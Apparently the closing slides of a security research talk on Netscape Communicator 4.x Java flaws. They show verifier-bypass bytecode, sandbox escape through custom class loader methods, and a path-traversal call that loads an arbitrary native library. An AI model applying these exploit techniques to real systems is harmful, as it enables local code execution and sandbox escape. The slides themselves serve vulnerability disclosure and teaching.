- As a result of the flaw it is possible to create partially initialized instances of classes without invoking **`this()`** or **`super()`** methods
- This particularly concerns Class Loader objects
- It affects Netscape Communicator 4.0-4.8 on Win32 and Unix
- It stems from the fact that Bytecode Verifier does linear analysis of the code flow and in some cases also simulates execution of the never reached instructions

New problems

Verifier bug (Netscape 4.0-4.8)

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Valid constructor that does not call **super()** or **this()**

```
.class public VerifierBug
.super java/lang/Object

.method public <init>()V
.limit stack 5
.limit locals 5
        jsr l4
        return
l4:     astore_2
        ret 2
        aload_0
        invokenonvirtual java/lang/Object/<init>()V
.end method
```

New problems

Verifier bug (Netscape 4.0-4.8)

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We did not find a way to exploit this flaw to conduct Class Loader (class spoofing) based attack. This is due to the fact that the protected version of **`loadClass`** method of **`java.lang.ClassLoader`** class was marked as final.

This successfully prevented us from spoofing classes definitions.

New problems

Verifier bug (Netscape 4.0-4.8)

The Last Stage of Delirium Research Group

We, however have found a way to:

- gain read and write access to local file system,
- bypass applet sandbox restrictions with regard to network operations.

This was due to the way applet Security Manager was implemented and the fact that complexity does not usually go with security.

New problems

Verifier bug (Netscape 4.0-4.8)

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Research Group

Netscape's implementation of applet Security Manager does the following calls whenever access control decisions are made by it:

- **`marimbaCheckRead`** or **`marimbaCheckWrite`** method of the current applet Class Loader class for checking read/write access to local file system,
- **`marimbaGetHost`** method of the current applet Class Loader class whenever the name of the host from which applet was obtained is needed.

New problems

Verifier bug (Netscape 4.0-4.8)

The Last Stage of Delirium Research Group

By properly implementing **`marimbaCheckRead`**, **`marimbaCheckWrite`** and **`marimbaGetHost`** methods in user Class Loader object, it is possible:

- to implement applet FTPD server on Unix systems,
- to perform type confusion attack on Win32 systems (by deploying the malicious user class into CLASSPATH location as classes loaded from it are not subject to bytecode verification).

New problems

Bad implementation (Netscape 4.x)

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- As a result of the flaw it is possible to load arbitrary libraries into JVM
- When combined with the previous flaw, it can be exploited to deploy and execute arbitrary programs on the user computer (it is possible to execute the code through library loading)
- It affects Netscape Communicator 4.0-4.8 on Win32 and Unix
- The flaw stems from the fact that the constructor of **`sun.jdbc.odbc.JdbcOdbc`** class makes a call to **`System.loadLibrary`** method in an insecure way

New problems

Bad implementation (Netscape 4.x)

The Last Stage of Delirium Research Group

Implementation of the vulnerable constructor:

```
public JdbcOdbc(String s) throws SQLException {
try {
    SecurityManager.setScopePermission();
              if(s.equals("Netscape_")) {
                System.loadLibrary("jdb3240");return;
               } else {
                System.loadLibrary(s + "JdbcOdbc");return;
               }
}
catch(UnsatisfiedLinkError _ex) { }
    throw  new  SQLException("Unable  to  load  "  +  s  +
    "JdbcOdbc library");
}
```

Bad implementation (Netscape 4.x)

The code that loads **`/tmp/lib.so`** library into Java Virtual Machine:

```
JdbcOdbc o=new JdbcOdbc("../../../../../../../tmp/mylib.so\00");
```

By providing code to the *DllMain* (Win32) or *.init* (Unix) section of the binary, user provided code could be executed.

Exploitation of this flaw is of course platform dependent.

Summary and final remarks

- JAVA is one of the most advanced technologies currently available
- It is expected to be a leading technology among brand new applications (for example related to mobile computing)
- For many years JAVA has been considered as absolutely secure, also due to the lack of appropriate security discussions
- Despite of vulnerabilities presented here, it should be clearly stated that this technology represents high level of security
- Establishing the security level of technologies similar to JAVA requires appropriate time of extensive research and practical applications...

Summary and final remarks

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- New technologies and methodologies bring new types of vulnerabilities
- Although exploitation techniques become more and more complex so does the potential impact, if they are successful
- As technologies like JAVA move towards new applications (ex. cellular phones), consequences of vulnerabilities will become even more significant
- Again (and we will always repeat it), no practical system can be considered as completely secured

Summary and final remarks

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Thank you for your attention

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